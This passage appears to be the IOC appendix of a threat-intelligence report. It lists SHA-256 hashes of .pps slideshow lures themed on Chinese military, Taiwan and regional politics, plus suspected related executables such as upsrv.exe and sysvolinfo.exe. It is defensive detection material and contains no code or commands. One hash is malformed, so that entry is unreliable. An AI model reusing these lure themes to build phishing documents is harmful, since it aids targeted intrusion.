enggmarvels_2.pps - 0803956f7919f3ac71f345a59c3803b0ab5e32e8f9c408b0eff0716a013c020d

fengnew33.pps - caf046809672fa9b162ddb633f12f1c817c8aab42da994398135b0b2b5b2f01c

fengnew36.pps - e61a805907a44c61458baae92cb9a2bb901d76102fe94ae0a6ef287cf71fb4ae

fengnew63.pps - 3e282a1cdcc692415998633af2a15d79dcfb2ce90734bf90138e9bd3e3c32f7f

fengnew66.pps - 0edb3efd98de5d135f3326129a4d7a5546484570d9949e6103179a0e5e6b97dd

futuredrones_1.pps - 13f03f67d748ece55bcdd77373668e89d97c340f426aac5097817b6bb91c6844

futuredrones_2.pps - 43c1bee83e6f814a4028192f9f52fb89fea986815da43654ce991f06bbd48b5e

gaokaonewschedule_1.pps - a725cf180706c6060f344ac8cecc1c23e90358a1170c61db7dd8a3be4d109e8b

gaokaonewschedule_2.pps - 12ffc8454be5a73a894eea89d1617d256f0e65fe403a2c19558b3f484c7cbe03

harbin_1.pps - 2c1a70bf43bd622201321e902982153f13414e2f42f0a17fad0e9d35ba8613f4

Implication_China_mil_reforms_1.pps - 97503d2302fc3b51f666f6d4ea067b499d185f807fb5a61cee49851d0417ade8

japan_pivot_1.pps - 887cc8220cd9722d114cf575f1cb7758c2e10f3d8904121dc9fe0b749c6955bb

japan_pivot_2.pps - 18af865435967f803a2b2cf8ef0ec1a859d6d9612a59c01a59c77d31fda9c91d

jtopcentrecomn.pps - 7169ee156199b86e7149cb9c49a146b5d20afe02d90d315e00b3980419c41d14

korea1.pps - 1ea09eb00f49a92505c22f2f4569e035894cb765a8be87adcbc94c01a8d9d5c0

militarizationofsouthchinasea_1.pps - 53a30dfd90bd1208dcfe534ccd0b798d629aa989ccaeae952384cfe9ecb17369

militarizationofsouthchinasea_2.pps - 9d0d420c69608302330054575 4f0428549bb62f33c6e492eb4ace8ce95ce8af0

MilitaryReforms1.pps - ccbbf41f7e385f511ec25925cdc177bb23a3106974fa1c61fdfea4af70489b36

MilitaryReforms2.pps - 09d7cd078a46a33750b002594eb7340af55a1cefe5f4451a8bdfcd6af97449bf

MilReforms_1.pps - c126471d35f0fcff4ebafd8fb331e328b67e07312fbaa60c8a131e318b41a839

MilReforms_2.pps - c2d39a5ed25caf84d5ce68375e420b6445aff0c63a7f820ae6a3d0e24eb5e161

my_lovely_pics_3.pps - 39cf8b7bbceac5d150cc9fafbf2d7492d353771ec40919d1777fba8d6d2da2b4

my_lovely_pics_6.pps - cc810280206c3ee96f88840d6e23bd2c849bfb48f4e97c2ea1c8ef47ce06ba9b

my_photos_3.pps - b4487148d05bc4acc932b47c0a01371c459eea12fc7fd4f21af127dee2f619f4

my_photos_6.pps - 1c60523b5c2cfc176549d4a8c14c2759c504cce23da86cf3dcb99c21ddf30f5a

nail_art_3.pps - 48219520a01ef9ec5f499cdb3f3ad8e9899b0c15800acb66cb0df5fe74f49cce

nail_art_6.pps - 77a43ddd5b90b25b189f970ec76224085f7b7210922e611ed38905d4190d7cc3

netflix1.pps - 88e2e7df29450f673081161e105b561f67bba65ce00d12da90b26149c2960631

netflix2.pps - 2f6ed134adf8d29dd9e25b8f8f863389742dd5ff6d9104329c2fecb66b9e1604

Obama_Gift_China_1.pps - 77b1ea1a200a17f8e14a8b6471ee6c4921c8c6b59026ce799ecaf7edd54b15e8

Obama_Gift_China_2.pps - 21b2f9c134a8fe2f021884852b41eed5739c791a19f0145a5a665015cede543b

pension_1.pps - 6b821ad306c9baa18b7d77a06bbbff032a55ba1bc4b7f93b747477facb8b8fa0

stewardess1.pps - d4a9a07192ba6ddafe86ea8c72277650cc8996cd1ec487d3677d8a4e92e28983

stewardess2.pps - 8869567e461c5fe15e4a2d66e28a04445eebf76a0fdc3fc98e3edca6f032e423

syria_china.pps - 53dc1535397fe9bdefd4d69bf8b22751668dfc1054713aab71b6048fbd23423a

TaiwanDiplomaticAccess_1.pps - da06b7ee42a7d2f0cf7dd5f225373806cd054b2a3b8fdbba7a0873479c98dfba

TaiwanDiplomaticAccess_2.pps - eb31ffe6666d8307fa59da3d41a5bf0d9f936d909a5f955e0329ab24d64bce90

tibetculture_1.pps - eed9c5e8ec7d25a5c9f15d30d80413edf65ec4f495c3d244c9d55d134e0cccef

tibetculture_2.pps - f9a9808927bccb8a08828b16cf288a89a1b0b67fe55055f5bbcd777fc312b4ce

underestimatingUS_1.pps - a358679e2474750c0ae064590e80085035cdec6028c9025cf4dc48dd610de88e

underestimatingUS_2.pps - 511111ebb818471c1402631494aade54f3d13b57eb9cc705392edb615153950d

UruguayJan-Jun_1o.pps - 637b305164ed634f4c20bcb89030417f9d41446e5c8517e671ef4c122195ccea

uruguayjan-jun_1.pps - fe3f4bd9810389e68ead6d29270050275440281de0b78532ea9c71d9b3db41f6

UruguayJan-Jun_2o.pps - 5f203ea304b97727e6a607c54713da69925337ac1eff98c7761e184c33d37c4d

uruguayjan-jun_2.pps - b9f0e2b6ca667cbabcec0c2cd311eefb831776c33ab679a109345507030b259d

UruguayJul-Dec_1o.pps - 66c946d8915c367ec23fedecaa730493d9df292d8b13fbdd56ffcda49a065ac2

uruguayjul-dec_1.pps - a870b9b7d84bbb95da6dcb633f74731b316f4bc77bd71edc779928b71c1e5a4f

UruguayJul-Dec_2o.pps - 0abd0d44d12993124ba3081990342ea7d5ab75d1e639b60a4d02960ed2f54b66

uruguayjul-dec_2.pps - af826881bfead39e6319131359521502076a83d75f02ab2fd0754c5a82ab2f73

us_srilanka_relations_1.pps - 665b6ffd8ada42e0a1e77a377970eec3b2b8a915d101c7888d1b28e86c80ebfa

us_srilanka_relations_2.pps - e01b1267f5c12291dbcbaa04fcd558b8f7415f11dfe0f2a4cdabe8e69277e52a

WILL_ISIS_INFECT_BANGLADESH.pps - 75f8073fa5f842a6ca78e27a703a6b0a30ecba3f9f51e23fcf810b2489db5fb5

zodiac_1.pps - 53d6ae6e3f883f1e1ebc9e0b6bdbd8ec8dad344b0988fb4e28b17c19f7385e7e

zodiac_2.pps - 55a5d4f879250dbe57523c7caf7fd55b7324043780dd697e9a8b7061500c8c85

SUSPECTED IOCS FOUND TO BE SIMILAR TO THE ABOVE IOCS

similar-to

upsrv.exe

0607ce3285e8ef98915edadd8cc67229196b01db3ce6118786e36f61f88494e0
076aa7f5f6a5bdd9acdee55c6e3de54e6e8d5fd6fe2a03c165a23861e315f3f5
160b25ffe487afa039021b7c3cb340783438e54b68e6928758429bcca55ca0e1
247f47d6472c0cc3ea7d2dd9b5de32107c039ab82f72fa4be5e764cf8d315a2c
2533482781c0bea1e32272c46cca61d959fa0ddc0c72cf0a6e49059259c674c5
32fca40fd2cc9bd72f37b3c8fe31e14c3c45f84f202d173cb63de8420fbad46c
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4ba639099a66c38f7761f8a272b463b022710745716588bf1cc5f1180ca80531
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9679ec817a8693c17ea60d727421e2698b190b86ad8b29ef6027ddb8a5a833b0
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ssdeep-similar

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7zip.exe

similar-to

-

ssdeep-similar

-

sysvolinfo.exe

similar-to

10e4bb82d1655280437c0868ed72af308cbc02fe28cb5ef2370ca1335cee5712
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44b224aaecf1e57a21bc7f7713ea91d3df3306d2c33be54c56f01d4e43901036
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ssdeep-similar

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similar-to

uplv1032.exe

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ssdeep-similar

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